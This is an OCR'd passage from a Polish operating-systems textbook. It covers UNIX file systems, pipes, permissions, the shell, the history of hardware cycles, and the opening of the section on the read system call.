
Rysunek 1.14. System plików wydziału wyższej uczelni

do pliku *CS101* to */Kierunek/Prof.Brązowy/ GrupySzkoleniowe/CS101*. Wiodący ukośnik wskazuje na to, że ścieżka jest bezwzględna — tzn. rozpoczyna się od katalogu głównego. Na marginesie warto dodać, że w systemie Windows z powodów historycznych w roli separatora zamiast ukośnika (/) wykorzystywany jest lewy ukośnik — ang. *backslash* — (\). Tak więc ścieżka do pliku wymienionego wyżej miałaby postać *|Kierunek|Prof.Brązowy|GrupySzkoleniowe|CS101*. W niniejszej książce do oznaczania ścieżek będziemy używać konwencji zgodnej z systemem UNIX.

W dowolnym momencie każdy proces ma bieżący *katalog roboczy*, gdzie system poszukuje nazw ścieżek, które nie rozpoczynają się od ukośnika. Posłużmy się przykładem z rysunku 1.14 — gdyby *Kierunek/Prof.Brązowy* był katalogiem roboczym, to wykorzystanie nazwy ścieżki *GrupySzkoleniowe/CS101* prowadziłoby do tego samego pliku, co w przypadku nazwy ścieżki bezwzględnej podanej powyżej. Procesy mogą zmieniać swój katalog roboczy za pomocą wywołania systemowego, w którym należy określić nowy katalog roboczy.

Zanim będzie można odczytać lub zapisać plik, trzeba go otworzyć. W momencie otwierania plików są sprawdzane uprawnienia dostępu. Jeśli system zezwala na dostęp, zwraca liczbę całkowitą okreisaną jako *deskryptor pliku*, która będzie wykorzystywana w dalszych operacjach. Jeżeli system nie zezwala na dostęp, zwraca kod błędu.

Innym ważnym pojęciem w systemie UNIX jest montowany system plików. Prawie wszystkie komputery osobiste są wyposażone w jeden lub kilka napędów dysków optycznych, do których można wkładać płyty CD, DVD lub dyski Blu-ray. Prawie zawsze komputery PC są wyposażone również w porty USB, do których można podłączać dyski pendrive (w rzeczywistości są to dyski **SSD** — ang. *Solid State Disk*). Niektóre komputery mają także stacje dysków elastycznych lub zewnętrzne dyski twarde. W celu zapewnienia eleganckiego sposobu obsługi tych wymienialnych nośników danych system UNIX pozwala na podłączanie systemu plików na dysku optycznym do głównego drzewa. Rozważmy sytuację z rysunku 1.15(a). Przed wywołaniem polecenia montowania *główny system plików* na dysku twardym oraz drugi system plików na płytce CD-ROM są odrębne i niezwiązane ze sobą.




Rysunek 1.15. (a) Przed zamontowaniem pliki na płycie CD-ROM są niedostępne;
 (b) po zamontowaniu tworzą część hierarchii plików

Systemu plików na płycie CD-ROM nie można jednak używać, ponieważ nie ma sposobu zdefiniowania ścieżki, która by do niego prowadziła. W systemie UNIX nie ma możliwości poprzedzania nazw ścieżek prefiksem w postaci nazwy lub numeru napędu. Byłby to rodzaj zależności od urządzeń, które systemy operacyjne powinny eliminować. Zamiast tego polecenie montowania systemu plików pozwala na dołączenie systemu plików na płycie CD-ROM do głównego systemu plików. Na rysunku 1.15(b) system plików na płycie CD-ROM zamontowano w katalogu *b*. W ten sposób stał się możliwy dostęp do plików */b/x* i */b/y*. Gdyby w katalogu *b* znajdowały się dowolne pliki, nie byłby one dostępne w czasie, gdy jest zamontowany napęd CD-ROM, ponieważ ścieżka */b* odnosi się wtedy do głównego katalogu na płycie CD-ROM (brak możliwości dostępu do tych plików nie jest tak poważnym problemem, jak wydaje się na pierwszy rzut oka: systemy plików prawie zawsze są montowane w pustych katalogach). Jeśli system zawiera wiele dysków twardych, wszystkie one również można zamontować w pojedynczą strukturę drzewa.

Innym ważnym pojęciem w systemie UNIX jest *plik specjalny*. Pliki specjalne służą do tego, aby urządzenia wejścia-wyjścia wyglądały tak jak pliki. Dzięki temu można je odczytywać i zapisywać z wykorzystaniem tych samych wywołań systemowych, jakie wykorzystuje się do odczytywania i zapisywania plików. Istnieją dwa rodzaje plików specjalnych: *blokowe pliki specjalne* oraz *znakowe pliki specjalne*. Blokowe pliki specjalne służą do modelowania urządzeń składających się z kolekcji losowo adresowalnych bloków, takich jak dyski. Dzięki otwarciu blokowego pliku specjalnego i odczytaniu np. bloku 4. program może uzyskać bezpośredni dostęp do czwartego bloku na urządzeniu bez względu na strukturę systemu plików na tym urządzeniu. Na podobnej zasadzie znakowe pliki specjalne są używane do modelowania drukarek, modemów i innych urządzeń, które akceptują lub wyprowadzają strumień znaków. Zgodnie z konwencją pliki specjalne są przechowywane w katalogu */dev*; np. urządzenie */dev/lp* może być odpowiednikiem drukarki (dawniej określonej jako drukarka wierszowa — ang. *line printer*).

Ostatnim mechanizm, który omówimy w tym opisie, jest związany zarówno z procesami, jak i z plikami: są to potoki. *Potok* jest rodzajem pseudopliku, który można wykorzystać do połączenia dwóch procesów w sposób pokazany na rysunku 1.16. Jeśli procesy A i B chcą się ze sobą komunikować przez potok, muszą go wcześniej ustawić. Kiedy proces A chce przesłać dane do procesu B, zapisuje informacje w potoku tak, jakby był on plikiem wynikowym. W rzeczywistości implementacja potoku bardzo przypomina implementację pliku. Proces B może czytać dane poprzez czytanie potoku w taki sposób, jakby był to plik wejściowy. Tak więc komunikacja między procesami w Uniksie wygląda bardzo podobnie do standardowych operacji odczytu i zapisu plików. Co więcej, jedynym sposobem na to, aby proces mógł wykryć, że plik wynikowy, do którego zapisuje informacje, nie jest rzeczywistym plikiem, okazuje się skorzystanie ze specjalnego wywołania systemowego. Systemy plików są bardzo ważne. Więcej informacji na ten temat zamieścimy w rozdziale 4., a następnie w rozdziałach 10. i 11.



Rysunek 1.16. Dwa procesy połączone przez potok

1.5.4. Wejście-wyjście

Wszystkie komputery mają urządzenia fizyczne do pobierania danych wejściowych i generowania danych wynikowych. W końcu do czego miałyby służyć komputery, gdyby użytkownicy nie mogli im zlecić, co mają zrobić, i nie mogli uzyskać wyników po wykonaniu żądanej pracy? Istnieje wiele rodzajów urządzeń wejścia i wyjścia — należą do nich m.in. klawiatury, monitory, drukarki. Zarządzanie tymi urządzeniami jest zadaniem systemu operacyjnego.

W konsekwencji każdy system operacyjny jest wyposażony w podsystem wejścia-wyjścia przeznaczony do zarządzania swoimi urządzeniami wejścia-wyjścia. Niektóre oprogramowanie wejścia-wyjścia jest niezależne od sprzętu — tzn. równie dobrze można je wykorzystywać dla wielu lub wszystkich urządzeń wejścia-wyjścia. Inne jego części, np. sterowniki urządzeń, są specyficzne dla wybranych urządzeń wejścia-wyjścia. Oprogramowaniem wejścia-wyjścia zajmiemy się w rozdziale 5.

1.5.5. Zabezpieczenia

Komputery zawierają duże ilości informacji, które użytkownicy często chcą ochronić i zachować poufność. Mogą to być wiadomości e-mail, biznesplany, zwroty podatków i wiele innych. Dbanie o bezpieczeństwo systemu jest zadaniem systemu operacyjnego. Musi on zadbać, aby np. pliki były dostępne tylko dla uprawnionych użytkowników.

W roli prostego przykładu, aby zobrazować, w jaki sposób działają zabezpieczenia, wykorzystajmy system UNIX. Pliki w Uniksie są chronione poprzez przypisanie każdemu z nich 9-bitowego binarnego kodu zabezpieczającego. Kod zabezpieczający składa się z trzech 3-bitowych pól — jednego dla właściciela, drugiego dla członków grupy, do której należy właściciel (użytkownicy są dzieleni na grupy przez administratora systemu), oraz trzeciego dla wszystkich pozostałych użytkowników. W każdym polu jest bit określający prawo dostępu do odczytu, drugi bit określający prawo dostępu do zapisu oraz trzeci oznaczający prawo dostępu do uruchamiania. Te trzy bity określa się jako *bity rwx*. I tak kod zabezpieczeń *rwxr-x-x* oznacza, że właściciel może czytać, zapisywać lub uruchamiać plik, inni członkowie grupy mogą czytać lub uruchamiać plik (ale nie mogą go zapisywać), natomiast wszyscy pozostali mogą uruchamiać (ale nie mogą czytać ani zapisywać) plik. W przypadku katalogów bit *x* oznacza prawo do przeszukiwania. Myślnik występujący na danej pozycji oznacza brak wybranego uprawnienia.

Oprócz zabezpieczeń plików istnieje wiele innych problemów bezpieczeństwa. Jednym z nich jest zabezpieczanie systemu przed intruzami, zarówno ludźmi, jak i programami (np. wirusami). Różne problemy zabezpieczeń omówimy w rozdziale 9.

1.5.6. Powłoka

System operacyjny jest kodem, który realizuje wywołania systemowe. Edytory, kompilatory, asemblerы, linkery, programy narzędziowe czy interpreterы poleceń niewątpliwie nie są częścią systemu operacyjnego, choć są ważne i przydatne. Ryzykując pewne zaciemnienie obrazu, w tym punkcie zwięzle omówimy interpreter poleceń systemu UNIX — tzw. *powłokę*. Chociaż

nie jest ona częścią systemu operacyjnego, intensywnie wykorzystuje wiele własności systemu operacyjnego, a tym samym służy za dobry przykład tego, jak można wykorzystać wywołania systemowe. Jest to również podstawowy interfejs pomiędzy użytkownikiem siedzącym przy terminalu a systemem operacyjnym (o ile użytkownik nie korzysta ze środowiska graficznego). Dostępnych jest wiele powłok, w tym *sh*, *csh*, *ksh* i *bash*. Wszystkie one obsługują własności opisane poniżej. Wywodzą się z pierwotnej powłoki (*sh*).

Kiedy dowolny użytkownik loguje się do systemu, uruchamia się powłoka. Powłoka wykorzystuje terminal jako standardowe urządzenie wejściowe oraz standardowe urządzenie wyjściowe. Powłoka rozpoczyna od wyświetlenia *symbolu zachęty* (ang. *prompt*) — np. znaku dolara, który informuje użytkownika, że powłoka oczekuje na przyjęcie polecenia. Jeżeli użytkownik wpisze teraz np.:

```
date
```

to powłoka utworzy proces potomny i uruchomi program *date*. Podczas gdy proces potomny działa, powłoka oczekuje na jego zakończenie. Kiedy proces potomny zakończy działanie, powłoka ponownie wyświetli symbol zachęty i spróbuje odczytać następny wiersz.

Użytkownik może wskazać, że standardowe wyjście ma być przekierowane do pliku, np.:

```
date >plik
```

Podobnie można przekierować standardowe wejście, np.:

```
sort <plik1 >plik2
```

Powyższe polecenie wywołuje program *sort* z danymi wejściowymi pobranymi z pliku *plik1*, natomiast wyniki są kierowane do pliku *plik2*.

Wyjście jednego programu można wykorzystać jako wejście innego, poprzez połączenie ich za pomocą potoku. Tak więc polecenie:

```
cat plik1 plik2 plik3 | sort >/dev/lp
```

wywołuje program *cat* w celu konkatenacji trzech plików i wysyła wynik do programu *sort* w celu ułożenia wszystkich wierszy w porządku alfabetycznym. Wynik działania programu *sort* jest przekierowywany do pliku */dev/lp*, który zwykle oznacza drukarkę.

Jeśli użytkownik umieści znak & za poleceniem, powłoka nie będzie czekała na zakończenie jego działania. Zamiast tego natychmiast wyświetli symbol zachęty. W konsekwencji polecenie:

```
cat plik1 plik2 plik3 | sort >/dev/lp &
```

zainicjuje program *sort* jako zadanie działające w tle. Dzięki temu użytkownik może kontynuować normalną pracę w czasie, kiedy działa polecenie *sort*. Powłoka ma kilka innych interesujących własności, których nie omówimy w tej książce ze względu na ograniczone miejsce. Powłokę opisano dość szczegółowo w większości publikacji na temat Uniksa, np. [Kernighan i Pike, 1984], [Quigley, 2004], [Robbins, 2005].

Wiele współczesnych komputerów osobistych korzysta z interfejsu GUI. W rzeczywistości GUI, podobnie jak powłoka, jest programem działającym jako nakładka systemu operacyjnego. W systemach linuksowych fakt ten jest oczywisty, ponieważ użytkownik ma do wyboru co najmniej dwa interfejsy GUI: GNOME, KDE. Może również całkowicie zrezygnować ze środowiska graficznego (wykorzystać okno terminala w systemie X11). W systemie Windows również można zastąpić standardowy pulpit graficzny (*Windows Explorer*) innym programem. W tym celu wystarczy zmienić kilka parametrów w rejestrze, ale robi to bardzo niewiele osób.

1.5.7. Ontogeneza jest rekapitulacją filogenezy

Po wydaniu książki Karola Darwina *O pochodzeniu gatunków* niemiecki zoolog Ernst Haeckel sformułował twierdzenie, że „ontogeneza jest rekapitulacją filogenezy”. Mówiąc to, miał na myśli, że rozwój embrionu (ontogeneza) powtarza (tzn. rekaptuluje) ewolucję gatunków (filogenezę). Innymi słowy, po zapłodnieniu ludzkie jajo przechodzi przez stadium ryby, świń itd., aż w końcu przyjmuje postać ludzkiego dziecka. Współczesni biologowie uważają to twierdzenie za zbyt wielkie uproszczenie, ale jest w nim ziarno prawdy.

W branży komputerowej można dopatrzyć się analogicznej zasady. Każdy nowy gatunek (mainframe, minikomputer, komputer osobisty, palmtop, system wbudowany, karta chipowa itp.) przechodzi przez takie same fazy rozwoju, jak jego przodkowie — zarówno jeśli chodzi o sprzęt, jak i oprogramowanie. Często zapominamy, że większość tego, co dzieje się w branży komputerowej, a także w innych dziedzinach, zależy od stanu rozwoju cywilizacyjnego. Powodem tego, że po starożytnym Rzymie nie jeździły samochody, nie jest to, że Rzymianie lubili długie spacery. Prawdziwą przyczyną jest to, że Rzymianie nie wiedzieli, jak zbudować samochód. Komputery osobiste istnieją *nie* dlatego, że miliony osób przez wieki dążyły do posiadania komputerów, ale dlatego, że dziś jest możliwa ich tania produkcja. Często zapominamy, jak bardzo technika wpływa na nasz sposób postrzegania systemów. Od czasu do czasu warto się nad tym zastanowić.

W szczególności często się zdarza, że zmiana w technice sprawia, że jakaś idea staje się przestarzała i szybko znika z użycia. Może się jednak zdarzyć, że inna zmiana w technice z powrotem przywróci ją do życia. Jest to prawda zwłaszcza wtedy, gdy zmiana dotyczy względnej wydajności różnych części systemu. Kiedy np. procesory stały się znacznie szybsze od pamięci, dużego znaczenia nabraly pamięci podręczne, których zadaniem było przyspieszenie „wolnej” pamięci. Jeśli pewnego dnia nowa technologia wytwarzania pamięci sprawi, że będą one szybsze niż procesory, pamięci podręczne znikną. A jeśli nowa technologia wytwarzania procesorów sprawi, że znów procesory będą szybsze od pamięci, pamięci podręczne pojawią się ponownie. W biologii wyginięcie gatunku odbywa się raz na zawsze, ale w informatyce czasami określona technologia znika tylko na kilka lat.

Ze świadomością tego faktu w tej książce od czasu do czasu będziemy omawiać „przestarzałe” pojęcia — tzn. pomysły, które według dzisiejszego stanu techniki nie są optymalne. Zmiany technologiczne mogą jednak przywrócić do łask niektóre z tzw. „przestarzałych pomysłów”. Z tego powodu jest ważne, aby wiedzieć, dlaczego określona koncepcja jest przestarzała i jakie zmiany w środowisku mogą doprowadzić do tego, że zacznie być wykorzystywana ponownie.

Aby to stwierdzenie stało się bardziej czytelne, rozważmy prosty przykład. W pierwszych komputerach zestaw instrukcji był zakodowany „na sztywno”. Instrukcje były uruchamiane bezpośrednio przez sprzęt i nie można ich było zmienić. Później nadeszła era mikroprogramowania (zapoczątkowana na dużą skalę w komputerze IBM 360), w której instrukcje sprzętowe wykonywał programowy interpreter. Zakodowane „na sztywno” uruchamianie instrukcji stało się przestarzałe.

Nie było wystarczająco elastyczne. Później powstały komputery RISC i mikroprogramowanie (tzn. interpretowane uruchamianie instrukcji) stało się przestarzałe, ponieważ bezpośrednie uruchamianie instrukcji było szybsze. Obecnie obserwujemy powrót do interpreterów — w postaci apletów Javy, które są przesyłane w internecie i interpretowane po ściągnięciu. Szybkość uruchamiania instrukcji nie zawsze ma kluczowe znaczenie, ponieważ opóźnienia

sieciowe są tak znaczne, że to one mają dominujące znaczenie. Tak więc historia pomiędzy bezpośrednim uruchamianiem a interpretacją już zatoczyła kilka cykli, a w przyszłości sytuacja znów może się zmienić.

Pamięci o dużej pojemności

Spróbujmy teraz przyjrzeć się historycznym zmianom w sprzęcie oraz sposobom, w jaki wpływały one na oprogramowanie. Pierwsze komputery mainframe miały ograniczoną ilość pamięci. W pełni wyposażony komputer IBM 7090 lub 7094, który odgrywał rolę „króla wzgórz” od końca 1959 do 1964 roku, miał niewiele ponad 128 kB pamięci. W większości był programowany w języku asemblera. Jego system operacyjny również został napisany w języku asemblera, po to, by zaoszczędzić cenną pamięć.

Po upływie pewnego czasu kompilatory takich języków, jak FORTRAN i COBOL, stały się na tyle rozbudowane, że język asemblera uznano za martwy. Kiedy jednak wyprodukowano pierwszy komercyjny minikomputer (PDP-1), miał on tylko 4096 18-bitowych słów pamięci i niespodziewanie powrócono do języka asemblera. Ostatecznie w minikomputerach zaczęto instalować więcej pamięci. W związku z tym dominującą rolę odgrywały w nich języki wysokiego poziomu.

Kiedy na początku lat osiemdziesiątych pojawiły się mikrokomputery, pierwsze egzemplarze miały pamięci o pojemności 4 kB, w związku z czym język asemblera powstał z martwych. Komputery wbudowane często wykorzystywały te same układy mikroprocesorów, co mikrokomputery (8080, Z80, a później 8086), i także początkowo programowano je w asemblerze. Obecnie ich potomkowie, komputery osobiste, mają pojemne pamięci i są programowane w językach C, C++, Java oraz innych językach wysokiego poziomu. Karty chipowe przeżywają podobny rozwój, choć te o większej pojemności często są wyposażone w interpreter Javy i interpretują programy Javy, zamiast kompilować je na język maszynowy kart chipowych.

Zabezpieczenia sprzętowe

Pierwsze komputery mainframe, np. IBM 7090/7094, nie posiadały zabezpieczeń sprzętowych, dlatego w danym momencie działał na nich tylko jeden program. Program zawierający błąd mógł zniszczyć system operacyjny i z łatwością doprowadzić do awarii maszyny. Wraz z powstaniem komputera IBM 360 stały się dostępne prymitywne formy zabezpieczeń sprzętowych. Maszyny te były zdolne do przechowywania kilku programów w pamięci jednocześnie i cyklicznego ich uruchamiania (wieloprogramowość). Systemy jednoprogramowe uznano za przestarzałe.

Działo się tak co najmniej do czasu pojawienia się pierwszych minikomputerów, które były pozbawione zabezpieczeń sprzętowych, zatem działanie wielu programów jednocześnie było niemożliwe. Choć komputery PDP-1 i PDP-8 nie miały zabezpieczeń sprzętowych, komputer PDP-11 je miał, a zatem możliwe stało się skorzystanie z wieloprogramowości, co w efekcie doprowadziło do powstania Uniksa.

Pierwsze mikrokomputery wykorzystywały układ mikroprocesora 8080, który był pozbaowany zabezpieczeń sprzętowych, zatem powrócono do trybu jednoprogramowego — w określonym czasie w pamięci był tylko jeden program. Było tak do chwili powstania układu Intel 80286, do którego dodano zabezpieczenia sprzętowe, dzięki czemu stał się możliwy tryb wieloprogramowy. Do dzisiejszego dnia wiele systemów wbudowanych nie posiada zabezpieczeń sprzętowych, dlatego działa w nich tylko jeden program.

Przyjrzymy się teraz systemom operacyjnym. Pierwsze komputery mainframe nie posiadały sprzętu zabezpieczającego i nie obsługiwały wieloprogramowości, dlatego działały na nich proste systemy operacyjne, które w danym momencie obsługiwały jeden ręcznie ładowany program. Później w tych komputerach zastosowano odpowiedni sprzęt, a w systemach operacyjnych zaimplementowano możliwość jednoczesnej obsługi wielu programów. W końcu systemy te uzyskały pełne możliwości technologii podziału czasu.

Kiedy po raz pierwszy pojawiły się minikomputery, również nie miały one zabezpieczeń sprzętowych i działały na nich jeden ręcznie załadowany program, choć w owym czasie w świecie komputerów mainframe wieloprogramowość miała dobrze ugruntowaną pozycję. Stopniowo w minikomputerach zaczęto wprowadzać zabezpieczenia sprzętowe, a systemy te zyskały możliwość uruchamiania dwóch lub większej liczby programów jednocześnie. Pierwsze mikrokomputery też mogły uruchamiać tylko jeden program na raz, ale później uzyskały możliwość stosowania wieloprogramowości. Komputery podręczne i karty chipowe przechodziły tę samą ścieżkę.

We wszystkich przypadkach rozwój oprogramowania był podyktowany technologią, np. pierwsze mikrokomputery miały około 4 kB pamięci i nie posiadały zabezpieczeń sprzętowych. Stosowanie języków wysokopoziomowych i wieloprogramowości po prostu przekraczało możliwości tak niewielkich systemów. Kiedy mikrokomputery przekształciły się w nowoczesne komputery osobiste, uzyskały niezbędny sprzęt, a później oprogramowanie potrzebne do obsługi bardziej zaawansowanych funkcji. Jest wysoce prawdopodobne, że sytuacja będzie się rozwijała w podobny sposób w ciągu następnych lat. Być może w innych dziedzinach również obowiązuje to koło reinkarnacji, ale jak się wydaje, w branży komputerowej obraca się ono znacznie szybciej.

Dyski

W pierwszych komputerach mainframe używano głównie taśm magnetycznych. Komputery te czytaly program z taśmy, kompilowały go, uruchamiały, a następnie zapisywały wyniki na innej taśmie. Nie było dysków i nie istniało pojęcie systemu plików. Sytuacja ta zaczęła się zmieniać, kiedy w 1956 roku firma IBM wprowadziła na rynek pierwszy dysk twardy — RAMAC (*RAndoM ACCess*). Zajmował on powierzchnię około 4 m² i mógł pomieścić 5 milionów 7-bitowych znaków — objętość wystarczającą do pomieszczenia jednego zdjęcia cyfrowego o średniej rozdzielczości. Jeśli wziąć pod uwagę cenę rocznego wynajmu powierzchni potrzebnej na zbudowanie takiej liczby dysków, która byłaby zdolna pomieścić liczbę zdjęć odpowiadającą jednej rolce filmu — 35 tysięcy dolarów — trzeba przyznać, że było to przedsięwzięcie dość kosztowne. Ostatecznie jednak ceny spadły i powstały prymitywne systemy plików.

Nowe osiągnięcia techniki zastosowano w systemie CDC 6600, opublikowanym w 1964 roku. Przez wiele lat był on zdecydowanie najszybszym komputerem na świecie. Jego użytkownicy mogli tworzyć tzw. „trwałe pliki” poprzez nadawanie im nazw. Kiedy użytkownik podejmował próbę nadania nazwy plikowi, musiał zadbać o to, by była ona unikatowa. Tak więc nadając plikowi nazwę *dane*, musiał liczyć, że nikt inny nie uzna jej za odpowiednią do nazwania swojego pliku. Był to jednopoziomowy katalog. Ostatecznie w komputerach mainframe opracowano złożone, hierarchiczne systemy plików. Ich kulminacją okazał się system plików MULTICS.

Kiedy w użyciu pojawiły się minikomputery, po jakimś czasie również zaczęto w nich stosować dyski twarde. Standardowym dyskiem w komputerze PDP-11 w momencie jego powstania w 1970 roku był dysk RK05 o pojemności 2,5 MB. To mniej więcej połowa objętości dysku RAMAC firmy IBM, ale dysk ten miał tylko około 40 cm średnicy i 5 cm wysokości. Jednak

także na tym dysku początkowo stosowano jednopoziomowe katalogi. Kiedy pojawiły się mikrokomputery, początkowo dominującym systemem operacyjnym był na nich CP/M. Także ten system obsługiwał tylko jeden katalog na dysku (dyskietce elastycznej).

Pamięć wirtualna

Pamięć wirtualna (któրą omówiono w rozdziale 3.) daje możliwość uruchamiania programów większych niż fizyczna objętość pamięci. Jest to możliwe dzięki przesyłaniu fragmentów pomiędzy pamięcią RAM a dyskiem. Także pamięć wirtualna przechodziła podobne cykle rozwoju — najpierw pojawiła się w komputerach mainframe, a następnie zaczęto ją stosować w mini- i mikrokomputerach. Pamięć wirtualna wprowadziła również możliwość dynamicznej konsolidacji biblioteki w fazie działania programu, bez konieczności jej komplikacji. Pierwszym systemem, w którym stało się to możliwe, był MULTICS. Ostatecznie idea uległa propagacji w dół i obecnie jest powszechnie używana w większości systemów UNIX i Windows.

W historii rozwoju wszystkich tych dziedzin widzimy idee, które powstały w jednym kontekście, później je zarzucono, kiedy kontekst się zmienił (programowanie w asemblerze, jedno-programowość, katalogi jednopoziomowe itp.), a ostatecznie pojawiły się ponownie, w innym kontekście, często o dekadę później. Z tego względu w niniejszej książce będziemy czasami zajmować się pomysłami i algorytmami, które dziś, w dobie wielogigabajtowych komputerów osobistych, mogą wydawać się przestarzałe. Mogą one jednak powrócić w systemach wbudowanych lub na kartach chipowych.

1.6. WYWOŁANIA SYSTEMOWE

Pokazaliśmy, że systemy operacyjne spełniają dwie główne funkcje: dostarczają abstrakcji programom użytkownika oraz zarządzają zasobami komputera. Większość interakcji pomiędzy programami użytkownika a systemem operacyjnym — np. tworzenie, zapisywanie, czytanie i usuwanie plików — dotyczy pierwszej funkcji. Funkcja zarządzania zasobami jest w dużym stopniu przezroczysta dla użytkowników i realizowana automatycznie. A zatem interfejs pomiędzy programami użytkownika a systemem operacyjnym dotyczy przede wszystkim abstrakcji. Aby naprawdę zrozumieć działania wykonywane przez systemy operacyjne, musimy dokładnie przeanalizować ten interfejs. Wywołania systemowe dostępne w interfejsie są różne w różnych systemach operacyjnych (choć pojęcia, które się pod nimi kryją, są podobne).

Jesteśmy zatem zmuszeni do dokonania wyboru pomiędzy (1) używaniem ogólniejszych („w systemach operacyjnych są wywołania systemowe do czytania plików”) oraz (2) posługiwaniem się przykładem konkretnego systemu („w systemie UNIX jest wywołanie systemowe `read` z trzema parametrami: jeden określa plik, drugi mówi, gdzie mają być umieszczone dane, a trzeci informuje, ile bajtów ma być przeczytanych”).

W tej książce wybraliśmy to drugie podejście. Wiążę się z tym więcej pracy, ale w ten sposób uzyskamy lepszy obraz tego, co faktycznie robi system operacyjny. Choć ta dyskusja jest specyficzna dla POSIX (ISO/IEC 9945-1), a więc do Uniksa, Systemu V, BSD, Linuksa, MINIX 3 itp., większość nowoczesnych systemów operacyjnych oferuje wywołania systemowe realizujące te same funkcje, choć różniące się szczegółami. Ponieważ mechanizm wydawania wywołań systemowych jest w dużym stopniu zależny od maszyny i często musi być wyrażony w kodzie asemblera, trzeba korzystać z biblioteki procedur. Dzięki temu można wydawać wywołania systemowe z poziomu programów w języku C, a często także z poziomu innych języków.

Warto pamiętać o następującej regule. Każdy komputer z pojedynczym procesorem jest zdolny do uruchamiania tylko jednej instrukcji na raz. Jeśli proces uruchamia program użytkownika w trybie użytkownika i wymaga usługi systemowej, np. czytania danych z pliku, musi wykonać rozkaz pułapki w celu przekazania sterowania do systemu operacyjnego. Następnie system operacyjny dowiaduje się, czego chce proces wywołujący, poprzez inspekcję parametrów. Później realizuje wywołanie systemowe i zwraca sterowanie do następnej instrukcji za wywołaniem systemowym. Wykonywanie wywołań systemowych w pewnym sensie przypomina wykonywanie wywołań procedur specjalnego rodzaju. Różnica polega na tym, że wywołania systemowe odwołują się do jądra, a wywołania procedur nie.

Aby mechanizm wywołań systemowych stał się bardziej czytelny, przyjrzyjmy się bliżej wywołaniu read. Tak jak wspomniano wcześniej, korzysta ono z trzech parametrów: pierwszy określa plik, drugi wskaźnik do bufora, a trzeci informuje o liczbie bajtów do odczytania. Tak jak w przypadku niemal wszystkich wywołań systemowych, z programów w języku C jest ono inicjowane poprzez odwołanie do procedury bibliotecznej o takiej samej nazwie jak wywołanie systemowe: read. Instrukcja w programie napisanym w C może mieć następującą postać:

```
count = read(fd, buffer, nbytes);
```

Wywołanie systemowe (i procedura biblioteczna) zwracają liczbę przeczytanych bajtów w zmiennej count. Wartość ta jest zwykle taka sama jak nbytes, ale może być mniejsza, jeśli np. podczas odczytu napotkano znak końca pliku.


Jeśli nie można zrealizować wywołania systemowego — choćby z powodu nieprawidłowego parametru lub błędu dyskowego — zmienna count jest ustawiana na -1, a do zmiennej globalnej — errno — jest zapisywany numer kodu błędu. Programy zawsze powinny sprawdzać wyniki wywołań systemowych, aby przekonać się, czy nie wystąpił błąd.

Wywołania systemowe są realizowane w postaci szeregu czynności. Dla wyjaśnienia tego pojęcia przeanalizujemy wywołanie read omówione wcześniej. Jako przygotowanie do wywołania procedury bibliotecznej read, która faktycznie realizuje wywołanie systemowe read, program wywołujący najpierw umieszcza parametry na stosie, tak jak pokazano w krokach 1 – 3 na rysunku 1.17.

Kompilatory C i C++ z powodów historycznych umieszczają parametry na stosie w odwróconej kolejności (po to, aby pierwszy parametr instrukcji printf, ciąg formatujący, znalazł się na szczytzie stosu). Pierwszy i trzeci parametr są wywołane przez wartość, natomiast drugi parametr został przekazany przez referencję. Oznacza to, że przekazano adres bufora (na co wskazuje symbol &), a nie jego zawartość. Następnie zachodzi właściwe wywołanie procedury bibliotecznej (krok 4.). To standardowa instrukcja wywołania procedury, wykorzystywana do wywoływania wszystkich procedur.

Procedura biblioteczna, która może być napisana w języku asemblera, zwykle umieszcza numer wywołania systemowego w miejscu, w którym system operacyjny się go spodziewa, np. w rejestrze (krok 5.). Następnie wykonuje instrukcję TRAP w celu przełączenia procesora z trybu użytkownika do trybu jądra i rozpoczęcia uruchamiania kodu od wskazanego adresu w jądrze. Instrukcja TRAP jest w rzeczywistości dość podobna do instrukcji wywołania procedury w tym sensie, że występująca za nią instrukcja jest pobierana z lokalizacji zdalnej, a adres powrotu jest zapisywany na stosie do późniejszego wykorzystania.

Niemniej jednak instrukcja TRAP różni się od instrukcji wywołania procedury dwiema zasadniczymi cechami. Po pierwsze efektem ubocznym jej działania jest przełączenie procesora do trybu jądra. Instrukcja wywołania procedury nie zmienia trybu procesora. Po drugie instrukcja TRAP nie ma możliwości skoku pod dowolny adres, dlatego nie można przekazać do niej



Rysunek 1.17. 11 kroków składających się na wykonanie wywołania systemowego read (fd, buffer, nbytes)

